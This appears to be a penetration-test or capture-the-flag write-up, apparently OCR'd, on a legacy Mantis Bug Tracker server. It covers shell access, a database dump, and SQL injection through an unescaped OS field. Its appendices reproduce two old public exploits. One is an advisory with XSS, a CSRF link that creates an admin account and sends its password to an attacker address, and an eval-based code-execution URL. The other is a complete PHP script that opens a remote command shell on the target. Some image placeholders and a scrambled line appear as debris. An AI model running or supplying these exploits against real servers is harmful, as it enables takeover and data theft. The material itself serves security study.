
```
ls -la /var/www/
total 1512
drwxr-xr-x  3 ubuntu root      4096 Apr 20  2011 .
drwxr-xr-x 15 root   root      4096 Mar 28  2011 ..
-rw-r--r--  1 ubuntu ubuntu 1517516 Apr 20  2011 chal.tgz
-rw-r--r--  1 ubuntu root       177 Mar 28  2011 index.html
drwxr-xr-x 13 ubuntu ubuntu   12288 Apr 11  2011 issues
```

It goes without saying that shell access to the web server would expand the scope of an adversary away from the application itself. Fortunately, this (and many of the vulnerabilities we have found) can be fixed by upgrading to the latest stable release of Mantis Bug Tracker (version 2.24.4).

While testing the web server is not necessary, it is important to note that we have access to the source code of this website. We can read every .php file and download the chal.tgz that is conveniently located in the /var/www/ folder for our investigation.

SQL Injection

Because the MySQL database is in scope, we can dump the database using the MySQL root user.


[redacted]

```
/var/www/issues/tmp
mysqldump -u root bugtracker
```


```
mysqldump -u root bugtracker
-- MySQL dump 10.13  Distrib 5.1.41, for debian-linux-gnu (i486)
--
-- Host: localhost    Database: bugtracker
-- ------------------------------------------------------
-- Server version       5.1.41-3ubuntu12.10

/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!40101 SET NAMES utf8 */;
/*!40103 SET @OLD_TIME_ZONE=@@TIME_ZONE */;
/*!40103 SET TIME_ZONE='+00:00' */;
/*!40014 SET @OLD_UNIQUE_CHECKS=@@UNIQUE_CHECKS, UNIQUE_CHECKS=0 */;
/*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_CHECKS, FOREIGN_KEY_CHECKS=0 */;
/*!40101 SET @OLD_SQL_MODE=@@SQL_MODE, SQL_MODE='NO_AUTO_VALUE_ON_ZERO' */;
/*!40111 SET @OLD_SQL_NOTES=@@SQL_NOTES, SQL_NOTES=0 */;
```

Not finding any interesting credentials, we can look back at the website for SQL injection. Running SQLMap against login_page.php, we find that there is no SQL injection there. However, running it against bug_report_advanced_page.php finds the field OS to be vulnerable.

```
cmd: sqlmap --dbms=mysql -l login-req.log --time-sec 10 --batch
--smart
```

Because it makes so many requests, sqlmap would eventually get locked out and cannot make new requests. Instead, I decided to investigate this issue manually.



[redacted]

e prohibited.

05-19-2021 18:08 UTC

Main | My View | View Issues | Report Issue | Summary | Manage | Edit News | My Account | Logout

APPLICATION ERROR #401


```
Database query failed. Error received from database was #1064: You have an error in your SQL syntax; check the manual that corresponds to your MySQL
server version for the right syntax to use near 'OSV',
'Platform', '',
'PV',
'0', 'Summary', '10', ' at line 23 for the query: INSERT INTO mantis_bug_table
( project_id,
reporter_id, handler_id,
duplicate_id, priority,
severity, reproducibility,
status, resolution,
projection, category,
date_submitted, last_updated,
eta, bug_text_id,
os, os_build,
platform, version,
build,
profile_id, summary, view_state, sponsorship_total, sticky, fixed_in_version )
VALUES
( '1',
'1', '0',
'0', '30',
'50', '10',
'10', '10',
10, '',
'2021-05-19 18:08:44','2021-05-19 18:08:44',
10, '1191',
'OS'', 'OSV',
'Platform', '',
'PV',
'0', 'Summary', '10', '0', '0', '' )
```

Please use the "Back" button in your web browser to return to the previous page. There you can correct whatever problems were identified in this error or select another action. You can also click an option from the menu bar to go directly to a new section.

Because we have access to the source code for bug_report.php, I decided to look for what causes this error. After defining the os field as a variable, the following chain of calls is made:

```
bug_report.php → bug_create() → xdb_prepare_string()
```

xdb_prepare_string() is defined in core/database_api.php. Conveniently, this function does nothing to prepare the string nor is it present in the original Mantis Bug Tracker 1.0.5 code.



```
# -------------------
# prepare a string before DB insertion
# @@@ should default be return addslashes( $p_string ); or generate an error
# @@@ Consider using ADODB escaping for all databases.
function xdb_prepare_string( $p_string ) {
	return $p_string;

}

function db_prepare_string( $p_string ) {
	global $g_db;
	$t_db_type = config_get( 'db_type' );

	switch( $t_db_type ) {
		case 'mssql':
		case 'odbc_mssql':
			if( ini_get( 'magic_quotes_sybase' ) ) {
				return addslashes( $p_string );
			} else {
				ini_set( 'magic_quotes_sybase', true );
				$t_string = addslashes( $p_string );
				ini_set( 'magic_quotes_sybase', false );
				return $t_string;
			}

		case 'mysql':
			# mysql_escape_string was deprecated in v4.3.0
			if ( php_version_at_least( '4.3.0' ) ) {
				return mysql_real_escape_string( $p_string );
			} else {
				return mysql_escape_string( $p_string );
			}

		# For some reason mysqli_escape_string( $p_string ) always returns an empty
		# string.  This is happening with PHP v5.0.2.
		case 'mysqli':
			$t_escaped = $g_db->qstr( $p_string, false );
			return substr( $t_escaped, 1, strlen( $t_escaped ) - 2 );

		case 'postgres':
		case 'postgres64':
		case 'postgres7':
		case 'pgsql':
			return pg_escape_string( $p_string );

		default:
			error_parameters( 'db_type', $t_db_type );
			trigger_error( ERROR_CONFIG_OPT_INVALID, ERROR );
	}
}
```

The “OS” and “OS Version” fields both use xdb_prepare_string() while every other field uses db_prepare_string(). It should be noted that the file_type also uses xdb_prepare_string().

This SQL injection may be able to modify the database as long as it avoids resulting in a syntax error. Unprivileged modification of the database leads to a loss of integrity or availability while unprivileged reading of the database leads to a loss of confidentiality.

Appendix 1 - POC for CSRF & Reflected XSS

php/webapps/5657.txt

```
Mantis Bug Tracker 1.1.1 Multiple Vulnerabilities

  Name              Multiple Vulnerabilities in Mantis
  Systems Affected  Mantis 1.1.1 and possibly earlier versions
  Severity          High
  Impact (CVSSv2)   High 9/10, vector: (AV:N/AC:L/Au:N/C:C/I:P/A:P)
  Vendor            http://www.mantisbt.org/
  Advisory          http://www.ush.it/team/ush/hack-mantis111/adv.txt
  Authors           Antonio "s4tan" Parata (s4tan AT ush DOT it)
                    Francesco "ascii" Ongaro (ascii AT ush DOT it)
  Date              20080520

I. BACKGROUND

 From the Mantis web site: "Mantis is a free popular web-based
bug tracking system. It is written in the PHP scripting language and
works with MySQL, MS SQL, and PostgreSQL databases and a webserver.".

II. DESCRIPTION

Multiple vulnerabilities exist in Mantis software (XSS, CSRF, Remote
Code Execution).

III. ANALYSIS

Summary:
  A) XSS Vulnerabilities
      return_dynamic_filters.php (filter_target parameter)
  B) CSRF Vulnerabilities
      manage_user_create.php
  C) Remote Code Execution Vulnerabilities
      adm_config_set.php (value parameter)

A) XSS Vulnerabilities

We have found an XSS vulnerability in return_dynamic_filters.php. In
order to exploit this vulnerability the attacker must be authenticated.
Usually the anonymous user is allowed on typical installation, so the
impact is a bit higher. The following url is a proof of concept:

http://www.example.com/mantis/return_dynamic_filters.php?filter_target=
<script>alert(document.cookie);</script>

B) CSRF Vulnerabilities

There is a Cross Site Request Forgery vulnerability in the software. If a
logged in user with administrator privileges clicks on the following url:

http://www.example.com/mantis/manage_user_create.php?username=foo&realn
ame=aa&password=aa&password_verify=aa&email=foo@attacker.com&access_lev
el=90&protected=0&enabled=1
```

a new user 'foo' with administrator privileges is created. The password of the new user is sent to foo@attacker.com.

C) Remote Code Execution Vulnerabilities

Finally we present the most critical vulnerability. A Remote Code Execution vulnerability exists in the software, but it can be exploited only if the attacker has a valid administrator account, so it could be ideal if used in conjunction with the previous one. The vulnerability is in the file adm_config_set.php. On row 80 we have the following statement:

```
eval( '$t_value = ' . $f_value . ';' );
```

where the $f_value is defined at row 34 of the same file:

```
$f_value = gpc_get_string( 'value' );
```

the parameter $f_value is never validated, so we can exploit this issue with the following url which executes the phpinfo() function:

```
http://www.example.com/mantis/adm_config_set.php?user_id=0&project_id=0
&config_option=cache_config&type=0&value=0;phpinfo()
```

IV. DETECTION

Mantis 1.1.1 and possibly earlier versions are vulnerable.

V. WORKAROUND

Proper input validation will fix the vulnerabilities.

Upgrade to latest development version 1.2.0a1.

VI. VENDOR RESPONSE

It was a little surprise to find out that somebody issued CVE-2008-2276 during our responsible disclosure time-line.

From an internal email with Glenn Henshaw:

```
--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--

# 8974 : XSS Vulnerability in filters - fixed for 1.1.2
# 8977 : Port 0008974: XSS Vulnerability in filters - fixed for 1.2.0
      and future
      - this issue has been fixed by escaping the data in the error
      message.
# 8976 : Remote Code Execution in adm_config - workaround in place in
      1.1.2
      - this page is only accessible to registered administrators
# 8980 : Port: Remote Code Execution in adm_config - workaround in
      place in 1.2.0 and beyond
      - this page is only accessible to registered administrators
# 8975 : CSRF Vulnerabilities in user_create
# 8995 : Port: CSRF Vulnerabilities in user_create
      - this has been fixed by ensuring that action pages can only
      be accessed via POST commands.

--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--

So "CSRF Vulnerabilities in user_create" is an our finding. The vendor
fixed by allowing only POST parameters that is obviously a non-fix.

Our response:

--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--

This alone isn't enough since forms can be auto-submitted by js that
are irrespective of the same-orgin policy.

Proper remediation should include referer checking (has proved to be
spoofable on the client side in the past so not a bulletproof
technique) and token checking (a random string or an hash generated
when the user requires the frontend, stored serverside - sessions are
okay -, included in the frontend form and sent to and verified by the
backend).

These two protections ensure that an action cannot, hopefully, be
CSRFed (at last in absence of an xss vuln that neutralize the same
origin policy again).

--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--

Glenn response:

--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--

Thanks for the notice. The CSRF patch for rev 1.1.2 is in place using
just a "POST" check. I have added a more sophisticated token based
check to rev 1.2.0 (the patch is attached for review). I should be
submitting this shortly.

--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--

Glenn final update about the patch not being incorporated upstream:

--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--

As a final update on this subject, the status of these issues has not
changed. The token based CSRF implementation was rejected by the
development team, and will not be implemented (at least by me). The
consensus was that it was too complex to resolve a "rare" problem.

--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--

Since responsible disclosure didn't worked well with this vendor and
turned out to be very resource expensive we will publish future issues
affecting this product directly to independent security researchers,
developers and users.
```

The wrong attribution of CVE-2008-2276 before our official advisory strengthen our conviction that responsible disclosure isn't always fair.

We discussed long with Glenn Henshaw about issues and how to fix them in mantis and we didn't expect to find a CVE credited to one of our interlocutors. He was surely aware of who was deserving credits and should have taken proper steps to prevent or fix this.

   nUE0p QbiY3q3ql55o3I0 qJWy YzAioF9 3LKEwnQ92 CIEhqzkE L0kIMy9S

VII. CVE INFORMATION

No CVE at this time.

VIII. DISCLOSURE TIMELINE

```
20080121 Bug discovered
20080213 Vendor contacted
      -- LONG VENDOR SLOWNESS --
20080512 Last vendor mail about development and compatibility issues
20080515 CVE-2008-2276 wrongly credited to Glenn Henshaw (thraxisp)
20080520 Advisory released (forced disclosure)
```

IX. CREDIT

Antonio "s4tan" Parata and Francesco "ascii" Ongaro are credited with the discovery of this vulnerability.

Antonio "s4tan" Parata
web site: http://www.ictsc.it/
mail: s4tan AT ictsc DOT it, s4tan AT ush DOT it

Francesco "ascii" Ongaro
web site: http://www.ush.it/
mail: ascii AT ush DOT it

X. LEGAL NOTICES

# milw0rm.com [2008-05-20]

Appendix 2 - POC for RCE

php/webapps/6768.txt

```
<?php

/*

------------------------------------------------------------------------------
--
    Mantis Bug Tracker <= 1.1.3 (manage_proj_page.php) Remote Code Execution
Exploit

------------------------------------------------------------------------------
--

    author...: EgiX
    mail.....: n0b0d13s[at]gmail[dot]com

    link.....: http://www.mantisbt.org/

    This PoC was written for educational purpose. Use it at your own risk.
    Author will be not responsible for any damage.

    [-] vulnerable code in /manage_proj_page.php

    32.    $f_sort    = gpc_get_string( 'sort', 'name' ); <=== this is taken
and stripslashed from $_GET['sort']
    33.    $f_dir    = gpc_get_string( 'dir', 'ASC' );

    (...)

    89.    $t_projects = multi_sort( $t_full_projects, $f_sort, $t_direction
); <=== and here is passed to multi_sort()
    90.    $t_stack      = array( $t_projects );

    [-] multi_sort() function defined into /core/utility_api.php

    185.    # --------------------
    186.    # Sort a multi-dimensional array by one of its keys
    187.    function multi_sort( $p_array, $p_key, $p_direction=ASCENDING ) {
    188.     if ( DESCENDING == $p_direction ) {
    189.            $t_factor = -1;
    190.     } else {
    191.            # might as well allow everything else to mean ASC rather
than erroring
    192.            $t_factor = 1;
    193.     }
    194.
    195.     $t_function = create_function( '$a, $b', "return $t_factor *
strnatcasecmp( \$a['$p_key'], \$b['$p_key'] );" );
    196.     uasort( $p_array, $t_function );
    197.     return $p_array;
    198.    }
    An attacker could be able to inject and execute PHP code through
$_GET['sort'],    that is passed to create_function()
    at line 195 into multi_sort() function body. By default only registered
users can access to manage_proj_page.php
    (I've tested this on 1.1.3 version), because of this sometimes this PoC
works only with a valid account.
*/

error_reporting(0);
set_time_limit(0);
ini_set("default_socket_timeout", 5);

define(STDIN, fopen("php://stdin", "r"));

function http_send($host, $packet)
{
    $sock = fsockopen($host, 80);
    while (!$sock)
    {
       print "\n[-] No response from {$host}:80 Trying again...";
       $sock = fsockopen($host, 80);
    }
    fputs($sock, $packet);
    while (!feof($sock)) $resp .= fread($sock, 1024);
    fclose($sock);
    return $resp;
}

function check_login()
{
    global $host, $path, $user, $pass, $cookie;

    $packet  = "GET {$path}manage_proj_page.php HTTP/1.0\r\n";
    $packet .= "Host: {$host}\r\n";
    $packet .= "Connection: close\r\n\r\n";

    if (preg_match("/Location: login_page.php/", http_send($host, $packet)))
    {
       if (isset($pass))
       {
             $payload = "username={$user}&password={$pass}";
             $packet  = "POST {$path}login.php HTTP/1.0\r\n";
             $packet .= "Host: {$host}\r\n";
             $packet .= "Cookie: PHPSESSID=".md5("foo")."\r\n";
             $packet .= "Content-Type:
application/x-www-form-urlencoded\r\n";
             $packet .= "Content-Length: ".strlen($payload)."\r\n";
             $packet .= "Connection: close\r\n\r\n";
             $packet .= $payload;

             if (!preg_match("/Set-Cookie: (.*);/", http_send($host,
$packet), $match)) die("\n[-] Login failed...\n");
             $cookie = $match[1];
       }
       else die("\n[-] Credentials needed...\n");
    }
}

print
"\n+----------------------------------------------------------------------+";
print "\n| Mantis Bug Tracker <= 1.1.3 Remote Code Execution Exploit by EgiX
|";
print
"\n+----------------------------------------------------------------------+\n";

if ($argc < 3)
{
    print "\nUsage......: php $argv[0] host path [user] [password]\n";
    print "\nExample....: php $argv[0] localhost /mantis/";
    print "\nExample....: php $argv[0] localhost / user pass\n";
    die();
}

$host = $argv[1];
$path = $argv[2];
$user = $argv[3];
$pass = $argv[4];

check_login();

$code     =
"']);}error_reporting(0);print(_code_);passthru(base64_decode(\$_SERVER[HTTP_C
MD]));die;%%23";
$packet  = "GET {$path}manage_proj_page.php?sort={$code} HTTP/1.0\r\n";
$packet .= "Host: {$host}\r\n";
$packet .= "Cookie: PHPSESSID=".md5("foo").(isset($cookie) ? "; {$cookie}" :
"")."\r\n";
$packet .= "Cmd: %s\r\n";
$packet .= "Connection: close\r\n\r\n";

while(1)
{
    print "\nmantis-shell# ";
    $cmd = trim(fgets(STDIN));
    if ($cmd != "exit")
    {
       $response = http_send($host, sprintf($packet, base64_encode($cmd)));
       preg_match("/_code_/", $response) ? print array_pop(explode("_code_",
$response)) : die("\n[-] Exploit failed...\n");
    }
    else break;
}

?>

# milw0rm.com [2008-10-16]
```